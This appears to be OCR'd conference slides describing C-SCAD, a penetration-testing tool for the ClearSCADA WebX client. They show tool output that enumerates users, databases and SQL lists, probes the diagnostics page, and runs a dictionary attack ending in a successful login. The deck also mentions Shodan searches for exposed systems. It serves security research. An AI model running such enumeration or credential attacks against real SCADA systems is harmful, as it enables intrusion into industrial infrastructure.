
C-SCAD: ASSESSING SECURITY FLAWS IN ClearSCADA WEB-X CLIENT!

Diary of the Penetration Tester !

Aditya K Sood, Senior Security Researcher and Engineer
SecNiche Security Labs (http://www.secniche.org)

Whoami !

- Dr. Aditya K Sood
  - Senior Threat Researcher and Engineer
- Others
  - Worked previously for IOActive, Armorize, Coseinc and KPMG
  - Active Speaker at Security conferences
  - Written Content – IEEE Magazine/Virus Bulletin/ ISSA/ISACA/CrossTalk/HITB Ezine /Elsevier NESE|CFS
  - Personal Website:
    - LinkedIn : http://www.linkedin.com/in/adityaks
    - Website: http://www.secniche.org
    - Blog: http://secniche.blogspot.com
  - Authored “ Targeted Cyber Attacks” Book
  - Email : contact {at no spam} secniche {dot} org




What is ClearSCADA ?

- Open source platform designed for managing remote SCADA systems
- Optimizes the SCADA functionality
- Object-oriented Architecture (OOA) representing assets and information
- Multiple remote management interfaces
- Considers as one-software package

- More Information
  - http://plcsystems.ru/catalog/SCADAPack/doc/ClearSCADA_spec_eng.pdf

ClearSCADA – Architecture

- ClearSCADA – Network View
  - Refer : http://www.999automation.com/blog/?p=4465




ClearSCADA Components!

- ClearSCADA Server
  - Runs as a server under Windows operating system
- ClearSCADA ViewX Client
  - Windows thick client application providing user interface for managing ClearSCADA
  - ViewX does not store SCADA data on the underlined system
- ClearSCADA WebX Client
  - Web client (browser-based) designed for providing user interface to ClearSCADA

ClearSCADA – WebX Client!

- Web-X Client



ClearSCADA – WebX Client!


- Web-X Client Information
  - Designed for Internet Explorer browser and:
    - Served as an ActiveX Plugin from the ClearSCADA server
    - Integrated as a part of ClearSCADA server
    - Majority of the SCADA data can be queried
    - Web-X displays graphics, alarm page, trend viewer, SQL lists and diagnostics.
    - Operators can view, control, acknowledge alarms, execute reports etc.
- Web-X Client – Design Security or Constraints
  - Cannot be used to configure SCADA database
  - Cannot be used to alter SCADA settings
  - Cannot be used to edit graphic displays


Web-X Client Design

- Other browsers might not display the information and raise notification
- If you want to display information in any browser in XML or other format, simply remove the “applet” word from the URL
- Example:-
  - http://<truncated-host>/db/OPCGROUP.Default?applet
  - http://<truncated-host>/db/OPCGROUP.Default

Web-X Client Design

With Applet Keyword !







Without Applet Keyword !

ClearSCADA – WebX Client!

- Configuration
  - Refer : http://www.opssys.com/InstantKB/Article.aspx?id=13592



ClearSCADA – WebX Client!



What WebX Client Reveals !

- Objects Revealing Information

- Display Accumulators
- Display Advanced EWS Groups
- Display Advanced EWS Servers
- Display Archives
- Display Backups
- Display Channel Scanning Statistics
- Display Channel Serial Port Statistics
- Display Channels
- Display Colors
- Display File Objects
- Display File Uploads
- Display Logic Execution Status
- Display Logic Objects
- Display Objects
- Display Objects not under Exclusive Control
- Display Objects under Exclusive Control

- Display Outstation Comms. Statistics
- Display Outstation Sets
- Display Outstations
- Display Point Sources
- Display Points
- Display PSTN Channel Calls
- Display PSTN Outstation Calls
- Display Pulse Actions
- Display Reports
- Display Schedules
- Display SNMP Devices
- Display SQL Exports
- Display Time Profiles
- Display Users
- Display Value Maps
- Display Variables

General: Information | Extensions | Modules | Locks | Logging | Memory Usage | Threads
Database: Alarm Redirections | Buffers | Data File Cache | Diagnostics | File Statistics | Indices | Interest Searches | Transactions | Users
Server: Advise Threads | Advises | Clients | Connected Workstations | Link Threads | Links
Standby: Counters | Historic Transfer | ICMP Polls | Links | Polls
Historic: ConfigChanges Searches | Historian | Historic Searches | Journal Searches
Query Processor: Latest Queries | Largest Queries | Longest Queries
OPC: .NET Tags | DA Groups | DA Items | HDA Items | XML-DA Items | XML-DA Subscriptions
WebX: Clients | Links | Threads

What WebX Client Reveals !

- Server Status Information

```
ClearSCADA 2010 R3.1 on WIN-B9TL3FO7R0H
Version 6.72.4644.1
Copyright Control Microsystems Inc
Current State: Main
State Change Time: 13-JUN-2014 13:51:31.093
Time Went Main: 13-JUN-2014 13:51:31.093

Available Physical Memory: 2411.0 of 4055.0 MBytes
Available Paging File: 6597.1 of 8108.2 MBytes

DBServer Working Set Size: 325.1 MBytes
DBServer Page File Usage: 311.4 MBytes
Available Virtual Memory: 8388129.6 of 8388607.9 MBytes
Memory used by database objects: 60204.8 KB

Operating System: Microsoft Windows Server 2008 R2 Standard Edition, 64-bit Service Pack 1 (6.1.7601)
CPU: 0 x Intel Xeon (Lynnfield) 45 nm, LGA1156, 32KB L1 Instruction Cache, 32KB L1 Data Cache, 256KB L2 Cache, 8192KB L3 Cache

Database Server: Running on port 5481
Registry Root: ClearSCADA

Telnet Server: Not running

ViewX Clients: 1 of 1
OPC Clients: 0 of 0
Data Access Clients: 0 of 256
WebX Clients: 2 of 1

HTTP Web Server: Running on port 80
HTTPS Web Server: Running on port 443

Using Dongle
Supported Version: up to 6.72
Licence Expires: Never
```

ClearSCADA – WebX Client!


- C-SCAD Tool

```
C-SCAD : Schneider ClearSCADA: WebX (Client) Security Assessment Tool!
Authored by: Aditya K Sood |{email}@secniche.org  | 2014
Twitter:     @AdityaKSood
Powered by: SecNiche Security Labs ! (http://www.secniche.org)

ClearSCADA : http://www.schneider-electric.com/products/
ClearSCADA Spec : http://plcsystems.ru/catalog/SCADAPack/doc/ClearSCADA_spec_eng.pdf

---------------------------------------------------------
[-] specify the options. use (-h) for more help!
```

Why C-SCAD ?



- Efforts towards building more dedicated SCADA penetration testing tools
- Web-X client interfaces are not well secured and can reveal ample amount of information about SCADA deployment
- In certain deployments, direct access to Web-X client can give access to specific web pages revealing information
  - If not, C-SCAD does the testing and information mining for the penetration testers

What this Tool does ?

- Enumerates active users configured for the Web-X access
- Enumerates configured databases and SQL lists for the ClearSCADA
- Performs complete configuration check for exposed components
- Verifies access to diagnostic page and dumps required information
- Executes dictionary attacks for checking weak credentials
- Triggers Shodan search queries for exposed ClearSCADA Web-X client on the Internet

ClearSCADA – WebX Client!

- Enumerating the list of active users !

```
<Value>_System.Security.User.operator1</Value>
</Row>
<Row>
<Value>_System.Security.User.operator1 ante</Value>
</Row>
<Row>
<Value>_System.Security.User.operator2</Value>
</Row>
<Row>
<Value>_System.Security.User.rbaron</Value>
</Row>
<Row>
<Value>_System.Security.User.troberts</Value>
</Row>
</Rows>
</List>
</Page>

[+] cleaned XML data results in following users !
[U] _System.Security.User.Blackrock
[U] _System.Security.User.CEG_Guest
[U] _System.Security.User.Engineer
[U] _System.Security.User.OPERATOR
[U] _System.Security.User.OPFIELD
[U] _System.Security.User.OPPLANT
[U] _System.Security.User.Reporter
[U] _System.Security.User.bkribs
[U] _System.Security.User.btrout
[U] _System.Security.User.bwilkie
```

ClearSCADA – WebX Client!

- Enumerating the Databases !

```
[+] configured ClearScada web server version: (ClearSCADA/6.74.5192.1)

[+] Extracted links are:
[Command] : CNRL
[Query] : /db/CNRL
--------------------------------------------------
[Command] : CallOut
[Query] : /db/CallOut
--------------------------------------------------
[Command] : Field
[Query] : /db/Field
--------------------------------------------------
[Command] : Operator Document Store
[Query] : /db/Operator Document Store
--------------------------------------------------
[Command] : Plant
[Query] : /db/Plant
--------------------------------------------------
[Command] : Reporting
[Query] : /db/Reporting
--------------------------------------------------
[Command] : ZTest
[Query] : /db/ZTest
--------------------------------------------------
[Command] : _System
[Query] : /db/_System
--------------------------------------------------
```


ClearSCADA – WebX Client!

- Available Reports Information !

```
</Row>
<Row>
<Value>Reporting.Report Definition.Resend.Daily Report - EmailGroup1</Value>
<Value>19774</Value>
<Value>0</Value>
<Value>False</Value>
<Value>16777215</Value>
<Value>Idle</Value>
<Value>7/10/2014 3:20:49.617 AM</Value>
<Value>Good</Value>
<Value>Crystal Report</Value>
<Value>1544</Value>
</Row>
<Row>
<Value>Reporting.Report Definition.Resend.Daily Report - EmailGroup2</Value>
<Value>19775</Value>
<Value>0</Value>
<Value>False</Value>
<Value>16777215</Value>
<Value>Idle</Value>
<Value>7/10/2014 3:20:49.617 AM</Value>
<Value>Good</Value>
<Value>Crystal Report</Value>
<Value>2264</Value>
</Row>
</Rows>
</List>
</Page>
```

ClearSCADA – WebX Client!


- Available SQL Commands !



```
[+] ------------------------------------------------------
[+] allowed SQL commands [/list/] through - ViewXCtrl in IE are
[+] ------------------------------------------------------
[*] https://66.60.73.11 is configured with SSL ! GOOD !
[+] engaging with target : (https://66.60.73.11)
[+] HTTP code returned : (200)
[+] configured ClearScada web server version: (ClearSCADA/6.72.4644.1)
[Command] : Accumulators
[Query] : SELECT "FullName" AS "~FullName", "Id", "Foreground", "Blink", "Background", "CurrentTo
talFormatted", "CurrentTotalTime", "CurrentTotalQualityDesc", "TypeDesc", "MemoryUsage" FROM CAcc
umulatorBase ORDER BY "~FullName" ASC"
--------------------------------------------------
[Command] : Channel Scanning Statistics
[Query] : SELECT "FullName" AS "~FullName", "Id", "CurrStatsStartTime", "CurrStatsPrimNormal", "C
urrStatsSecNormal", "CurrStatsPrimPromotion", "CurrStatsSecPromotion", "CurrStatsPrimException",
"CurrStatsSecException", "CurrStatsBroadcast", "CurrStatsCommands", "CurrStatsOnTarget", "CurrSta
tsAcceptable", "CurrStatsUnacceptable", "CurrStatsMinScanTime", "CurrStatsMaxScanTime", "CurrStat
sMeanScanTime", "CurrStatsMessages", "CurrStatsReplies", "CurrStatsUnsolicited", "CurrStatsTimeou
ts", "CurrStatsErrors" FROM CAdvChannelIOStream ORDER BY "~FullName" ASC"
--------------------------------------------------
[Command] : PSTN Channel Calls
[Query] : SELECT "FullName" AS "~FullName", "Id", "CurrCallsStartTime", "CurrInCallsGood", "CurrI
nCallsBadNoEstab", "CurrInCallsBadEstab", "CurrInCallsFmtDuration", "CurrOutCallsGood", "CurrOutC
```

ClearSCADA – WebX Client!

- Diagnostic Page Check !



```
        ClearSCADA : http://www.schneider-electric.com/products/
        ClearSCADA Spec : http://plcsystems.ru/catalog/SCADAPack/doc/ClearSCADA_spec_eng.pdf

        ------------------------------------------------------------
[*] http://[redacted] is not configured with SSL ! BAD !
[*] http://[redacted] is potential vulnerable to network sniffing attacks due to lack of HTTP
S!

[+] engaging with target : (http://[redacted]
[+] HTTP code returned : (200)
[+] configured ClearScada web server version: (ClearSCADA/6.74.5192.1)
[+] Trying to access diagnostics webpage: verifying configuration flaw!
[+] (http://[redacted]/diag/info) - (200)
[+] Hola ! diagnostics page responded with | http://[redacted]'diag/info
[+] Let's see what direct links are available ........
[+] Dumping ......

[*] looks like authorization is in place, links cannot be dumped, QUITTING !
```

ClearSCADA – WebX Client!


- Dictionary Attack:
  - No CAPTCH
  - Tool uses a slow mode for this attack
  - It open source, so alter as per your convenience

```
[+] HTTP code returned : (200)
[+] configured ClearScada web server version: (ClearSCADA/6.74.5192.1)

[+] reading user names from users.txt file !
[+] reading password from pass.txt file !
[*] user and password list is constructed successfullv!
[*] executing dictionary attack against :
[FAILED] (bill) | (bill)
[FAILED] (bill) | (scada_admin)
[FAILED] (bill) | (marvin)
[FAILED] (bill) | (michele)
[FAILED] (bill) | (rand)
[FAILED] (bill) | (randy)
[FAILED] (bill) | (remy)
[FAILED] (bill) | (stacey)
[FAILED] (scada) | (bill)
--------------------------------------------------------------------------------
[SUCCESS] (scada) | (scada_admin) (VIOLA, HUSTLE!)
